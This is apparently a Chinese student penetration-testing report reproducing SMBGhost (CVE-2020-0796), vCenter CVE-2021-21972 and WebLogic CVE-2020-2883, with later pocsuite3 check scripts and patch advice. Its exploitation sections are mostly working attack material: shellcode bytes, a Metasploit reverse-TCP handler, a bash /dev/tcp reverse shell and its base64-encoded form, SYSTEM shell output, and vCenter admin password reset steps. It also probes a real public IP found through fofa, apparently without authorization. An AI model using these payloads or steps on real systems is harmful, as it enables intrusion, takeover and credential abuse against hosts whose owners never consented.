USER_PAYLOAD += b"\x5b\x6a\x1c\x96\x08\x16\x7d\x4e\x8e\x7f\xd4\xc6\x49"
USER_PAYLOAD += b"\x97\x17\x4e\x71\xf3\xff\x7e\x39\x47\x2c\x03\xbf\xef"
USER_PAYLOAD += b"\xd8\x4d\xa0\x5f\x83\x8e\xc6\xaf\x57\x3d\xda\xfd\x73"
USER_PAYLOAD += b"\x91\x6e\xd9\x40\x34\xe9\xd0\x16\x5e\xcf\x7e\xd9\xf5"
USER_PAYLOAD += b"\x82\x5f\xf5\xb7\xcf\x9c\x57\xa7\x57\x70\x83\x9b\xc6"
USER_PAYLOAD += b"\x17\x47\x34\xe9\xee\x3d\xf4\x39\xcf\xad\x83\x9f\xc2"
```

等等，完整代码参考附件

之后再重新打开窗口配置 msf 并进行监听

Msfconsole

use exploit/multi/handler

set payload windows/x64/meterpreter/reverse_tcp

show options

set lhost 192.168.188.130

set lport 5555

Run

首先选择并加载 Metasploit 的多处理程序模块，设置要使用的 Payload 为 Windows x64 平台的反向 TCP Meterpreter。

然后设置监听主机的 IP 地址为 192.168.188.130，并且设置监听端口为 5555。

最后运行 Metasploit 处理程序，开始监听连接。

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.188.130
lhost ⇒ 192.168.188.130
msf6 exploit(multi/handler) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/handler) > run
```

并在另一个窗口运行刚修改好的 exploit.py 文件

python3 exploit.py -ip 靶机 IP 地址

```
┌──(kali㉿kali)-[~/Desktop/SMBGhost_RCE_PoC-master]
└─$ python3 exploit.py -ip 192.168.188.139
[+] found low stub at phys addr 14000!
[+] PML4 at 1ad000
[+] base of HAL heap at fffff788c0000000
[+] found PML4 self-ref entry 157
[+] found HalpInterruptController at fffff788c0001478
[+] found HalpApicRequestInterrupt at fffff80315f5ebb0
[+] built shellcode!
[+] KUSER_SHARED_DATA PTE at ffffabfbc0000000
[+] KUSER_SHARED_DATA PTE NX bit cleared!
[+] Wrote shellcode at fffff78000000950!
[+] Press a key to execute shellcode!
[+] overwrote HalpInterruptController pointer, should have execution shortly.
..
```

在运行过程中也会出现一些报错，需要检查靶机是否将病毒与威胁保护关闭，检查后再次运行，直到运行成功

msf 也可以监听成功反弹的 shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.188.130:5555
[*] Sending stage (200262 bytes) to 192.168.188.139
[*] Meterpreter session 1 opened (192.168.188.130:5555 → 192.168.188.139:497
90) at 2024-07-19 05:39:21 -0400

meterpreter > shell
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.188.130:5555
[*] Sending stage (200262 bytes) to 192.168.188.139
[*] Meterpreter session 1 opened (192.168.188.130:5555 → 192.168.188.139:497
90) at 2024-07-19 05:39:21 -0400

meterpreter > shell
Process 5056 created.
Channel 1 created.
Microsoft Windows [版 10.0.18362.476]
(c) 2019 Microsoft Corporation保留所有权利。

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

由此，我们的漏洞利用成功

3.2.1.2 测试中所用的工具

Window10 专业版 version 1903


kali linux 2021.1


3.2.2 CVE-2021-21972

3.2.2.1 详细过程


首先我们进行漏洞环境搭建：

首先我们先在 VMWare 中安装 VMware vSphere 虚拟机监控程序 EXSi 7.0.0，安装成功后访问 EXSi 的 ip 地址（ip 地址可自行设置），界面如下，可进行登录。







登录后在管理-许可界面分配许可证，进行激活。




下一步，在 EXSi 上装载 VMWare vCenter Server 7.0.0，将安装包解压后，运行 install.exe，进行安装。






按步骤安装完成之后访问 VCSA 的 ip 地址（ip 地址可自行设置），界面如下。




环境搭建成功后，我们进行漏洞复现：
漏洞所在地址为：https://ip/ui/vropspluginui/rest/services/uploadova
访问该地址，如果返回 405，则代表存在漏洞，漏洞复现成功。

另外，我们还在 fofa 上找到了符合条件的外网测试目标，ip 地址及端口号为 178.237.192.2:9144。



因此，可以不进行环境搭建，直接访问：
https://178.237.192.2：9144 /ui/vropspluginui/rest/services/uploadova，如图，返回 405，代表存在漏洞，漏洞复现成功。

漏洞复现成功后，我们还可以通过 GitHub 下载漏洞利用脚本
漏洞利用脚本 github 地址：
https://github.com/NS-Sp4ce/CVE-2021-21972



加载运行该脚本

连接成功后就拿到了目标系统的 system 权限。

这时候我们发现拿到机器也登陆不上控制平台，要登录还需要密码。

在 vcenter 的安装目录里有一个 vdcadmintool.exe，我们可以利用这个工具对平台的密码进行修改，他会生成新的随机密码。

运行它会出现以下选项，我们选择 3，然后输入用户名，我们尝试一下初始用户名 administrator@vsphere.local，正确之后就能修改密码了。

Please select:

0. exit

1. Test LDAP connectivity

2. Force start replication cycle

3. Reset account password

4. Set log level and mask

5. Set vmdir state

6. Get vmdir state

7. Get vmdir log level and mask

在修改成功之后。我们利用新生成的密码成功进入控制平台，结束。

3.2.2.2 测试中所用的工具

VMWare vSphere(EXSi) 版本：7.0

VMWare vCenter Server(VCSA) 版本：7.0

3.2.3 CVE-2020-2883

3.2.3.1 漏洞介绍

在 Oracle 官方发布的 2020 年 4 月关键补丁更新公告 CPU（Critical Patch

Update）中，两个针对 WebLogic Server ，CVSS 3.0 评分为 9.8 的严重漏洞（CVE-2020-2883、CVE-2020-2884），允许未经身份验证的攻击者通过 T3 协议网络访问并破坏易受攻击的 WebLogic Server，成功的漏洞利用可导致 WebLogic Server 被攻击者接管，从而造成远程代码执行。


3.2.3.2 影响范围

Oracle WebLogic Server 10.3.6.0.0
Oracle WebLogic Server 12.1.3.0.0
Oracle WebLogic Server 12.2.1.3.0
Oracle WebLogic Server 12.2.1.4.0

3.2.3.3 漏洞复现

在 vulfocus 上创建对应虚拟环境

启动镜像网址



在攻击机上首先开启 nc 监听 nc -lvvp 16666
执行攻击脚本，反弹 shell

```
python weblogic-2883.py -u http://123.58.224.8:31898/ -c "bash -i >&
```

/dev/tcp/192.168.188.128/16666 0>&1"

我们注意到，运行该指令可以得到 payload 发送成功，但并没有在监听端口获取反弹 shell,查阅后发现要进行 based64 编码，因此我们将指令编码后再执行：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python cve-2020-2883.py -u http://123.58.224.8:31898/ -c "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L
3RjcC8xOTIuMTY4LjE4OC4xMjgvMTY2NjYgMD4mMQo=}|{base64,-d}|{bash,-i}"
Payload send succeed! Please check.
```

其中 CVE-2020-2883.py 为 poc 文件

```
┌──(root💀kali)-[/home/kali]
└─# nc -lvvp 16666
listening on [any] 16666 ...


connect to [192.168.188.128] from DELLDEL-RUMH4DC [123.58.224.8] 31898
bash no job control in this shell
[oracle@13f2d37e91fe base_domain]$ ls /tmp/
ls /tmp/
flag-{bmh56d549f5-954a-4a8c-a4fb-7fc5a1e80a2d}
hsperfdata_oracle
wlstTemporacle
[oracle@13f2d37e91fe base_domain]$ sent 9, rcvd 194
```

如上图所示，成功反弹 shell，访问/tmp/目录成功获取 flag

4.漏洞复现结果（25 分）

4.1 SMB 远程代码执行漏洞

4.1.1 POC 插件编写

1.低位跳转字节及其他常量设置：
设置了一些内存地址和偏移量，例如 LOWSTUB_JMP、PML4_LOWSTUB_OFFSET 等，这些在后续的内存操作中会被使用。
2.内核 Shellcode 和用户 Payload：
KERNEL_SHELLCODE 是一段内核级别的 Shellcode，用于在被攻击系统内核中执行特定操作。
USER_PAYLOAD 是一段用户级别的 Payload，通常用于实现特定的恶意行为，例如反向 Shell。
内存描述符列表（MDL）类：
MDL 类用于描述内存映射，包含了物理地址、虚拟地址、字节数量等信息。这个类可以将这些信息打包成原始字节数据，用于后续的内存读写操作。
4.重连函数：
reconnect 函数用于创建与远程服务器的 TCP 连接，并设置超时。
5.写入原语操作：
write_primitive 函数用于向远程系统的指定地址写入数据，通过 SMB 协议进行压缩数据的传输。
6.读取物理内存操作：
read_physmem_primitive 和 try_read_physmem_primitive 函数用于读取远程系统的物理内存数据。

7.获取物理地址：
get_phys_addr 函数用于计算虚拟地址对应的物理地址，这在读写操作中至关重要。
由于该漏洞需要在 window10 关闭防火墙，暂未找到符合要求的外网 ip，但也撰写了在 pocsuite3 运行的 poc 代码，同时利用 poc 实现漏洞利用在自己搭建的虚拟机平台也有实现视频进行了 poc 的验证

4.1.2 漏洞信息

UVD-ID	Cve-2020-0796	**漏洞类别**	远程代码执行	**CVE-ID**	Cve-2020-0796
披露/发现时间	2020 年 3 月 10 日	**bugtraq 编号**	105227	**CNNVD-ID：**	CNNVD-202003-1282
提交时间		**漏洞发现者**	未公开	**CNVD-ID：**	CNVD-2020-10487
漏洞等级	高危	**提交者**	未公开	**搜索关键词**	″CVE-2020-0796″, ″SMBGhost″, ″EternalDarkness″
影响范围	Windows 10 Version 1903, Windows 10 Version 1909, Windows Server Version 1903, Windows Server Version 1909				
来源	微软公司				
漏洞简介	CVE-2020-0796 是一个影响 SMBv3 协议的远程代码执行漏洞，亦被称为“SMBGhost” 或 “EternalDarkness”。该漏洞允许远程攻击者通过特				

	制的数据包在目标系统上执行任意代码。
漏洞详情	该漏洞存在于 SMBv3 协议的压缩机制中，未经身份验证的攻击者可以通过发送特制的数据包触发此漏洞，从而在目标系统上执行任意代码。这使得攻击者能够完全控制受影响的系统，可能导致数据泄露、服务中断等严重后果。
参考链接	https://www.freebuf.com/column/230287.html
靶场信息	在本地虚拟机安装 window10 version1903

POC	from pocsuite3.api import POCBase, Output, register_poc, OptString
	from smbprotocol.connection import Connection
	from smbprotocol.session import Session
	import sys
	
	class CVE_2020_0796_PoC(POCBase):
	vulID = 'CVE-2020-0796'
	version = '1.0'
	author = ['Your Name']
	vulDate = '2020-03-10'
	createDate = '2023-07-24'
	updateDate = '2023-07-24'
	references = ['https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796']
	name = 'CVE-2020-0796 SMBv3 RCE'
	appPowerLink = 'https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/smb'
	appName = 'SMBv3'
	appVersion = '3.1.1'
	vulType = 'Remote Code Execution'
	desc = 'This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of SMBv3.'
	
	def _options(self):
	o = {
	"servername": OptString("", description="The target server name or IP address"),

```
                "username": OptString("fakeusername", description="Username for SMB session"),
                "password": OptString("password", description="Password for SMB session")
            }
            return o

        def _verify(self):
            result = {}
            servername = self.get_option("servername")
            username = self.get_option("username")
            password = self.get_option("password")

            if not servername:
                return self.parse_output(result)

            try:
                connection = Connection(uuid.uuid4(), servername)
                connection.connect()
                session = Session(connection, username, password)
                session.connect()
                result['VerifyInfo'] = {}
                result['VerifyInfo']['Server'] = servername
                result['VerifyInfo']['Username'] = username
                result['VerifyInfo']['Password'] = password
                return self.parse_output(result)
            except Exception as e:
                result['Error'] = str(e)
                return self.parse_output(result)

        def parse_output(self, result):
            output = Output(self)
            if result:
                output.success(result)
            else:
                output.fail('No response from target or unable to establish SMB session')
            return output

register_poc(CVE_2020_0796_PoC)
```

修复方案	1.补丁 微软已经发布了此漏洞的安全补丁，访问如下链接：

	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796 2.临时解决方案 禁用 SMBv3 压缩 禁用 SMB 3.0 的压缩功能，是否使用需要结合自己业务进行判断。 使用以下 PowerShell 命令禁用压缩功能，以阻止未经身份验证的攻击者利用 SMBv3 服务器的漏洞： Set-ItemProperty-Path“HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” DisableCompression -Type DWORD -Value 1 -Force 用户可通过以下 PowerShell 命令撤销禁用压缩功能： Set-ItemProperty-Path“HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” DisableCompression -Type DWORD -Value 0 -Force 注：利用以上命令进行更改后，无需重启即可生效；该方法仅可用来防护针对 SMB 服务器（SMB SERVER）的攻击，无法对 SMB 客户端（SMB Client）进行防护。 3. 设置防火墙策略关闭相关端口 SMB 的 TCP 445 端口 NetBIOS 名称解析的 UDP 137 端口 NetBIOS 数据图服务的 UDP 138 端口 NetBIOS 会话服务的 TCP 139 端口

4.2 VMWare vCenter Server 远程代码执行漏洞

4.2.1 POC 插件编写

以下是 poc 编写过程、各部分的含义以及最后的验证结果

4.2.2.1 POC 编写

1.导入模块：

- #!/usr/bin/env python 和 # coding: utf-8

  表示这是一个 Python 脚本，并且使用 UTF-8 编码。

- from urllib.parse import urljoin

  导入 urljoin 函数，用于安全地拼接 URL。

- from pocsuite3.api import POCBase, Output, register_poc, logger, requests

  从 Pocsuite3 框架中导入必要的类和函数，帮助创建、输出和注册 POC。

2.定义 DemoPOC 类：

- class DemoPOC(POCBase)

  这个类继承自 POCBase，用于定义一个漏洞检测的 POC。

3.基础信息填写：

- 根据官方漏洞公告获取该漏洞的 ID、版本、名称、类型、提交日期等信息，按照标准格式填入代码中。字段不是必须的，可以留空。具体信息这里不做赘述

4.编写_verify 方法：

该方法用于实际验证目标是否存在漏洞。

```
vul_url = urljoin(self.url, "/ui/vropspluginui/rest/services/uploadova")
```

首先通过 urljoin 构造目标 URL——vul_url，它是针对上传 OVA 文件的 REST API 的 URL。

接着发送两个 GET 请求：

```
resp1 = requests.get(self.url)
resp2 = requests.get(vul_url)
```

第一个请求发送到目标 URL（self.url），检查返回的内容中是否包含/vsphere-client，表明目标是 vCenter。

第二个请求发送到 vul_url，检查返回的 HTTP 状态码是否为 405（表示不支持该请求方法）。

```
if '/vsphere-client' in resp1.text and resp2.status_code == 405:
                result['VerifyInfo'] = {}
                result['VerifyInfo']['URL'] = self.url
```

如果满足这两个条件，则说明存在漏洞，并将相关信息存储在 result 字典中。

5.编写_attack 方法：

```
return self._verify()
```

调用_verify 方法，实际上执行漏洞验证。

6.编写 parse_output 方法

该方法用于格式化输出结果。

```
if result:
        output.success(result)
    else:
        output.fail('Internet nothing returned')
    return output
```

如果 result 有内容，则调用 output.success(result)返回成功的信息；如果没有，则返回失败的信息

7.注册 POC：


```
register_poc(DemoPOC)
```

将该 POC 注册到 Pocsuite3 框架中，以便可以进行漏洞扫描和检测。

总体而言，这段 POC 代码的目的是检测特定版本的 VMware vCenter 是否存在未授权的 RCE 漏洞，通过向目标 URL 发送 HTTP 请求并检查响应状态码来判断是否存在漏洞。漏洞的利用路径为：/ui/vropspluginui/rest/services/uploadova。如果状态码为 405，表示服务器在该路径上拒绝了 GET 方法的请求，即服务器没有限制 HTTP 方法，可以执行恶意操作，漏洞存在。

4.2.2.2 POC 验证结果

首先在 fofa 上查找符合漏洞存在条件的外网测试目标



接着，通过下面指令在 kali 上搭建 pocsuite 环境：
第一步，执行 sudo apt update 指令，更新本地软件包索引，确保后续安装或升级软件时能获取到最新版本。

```
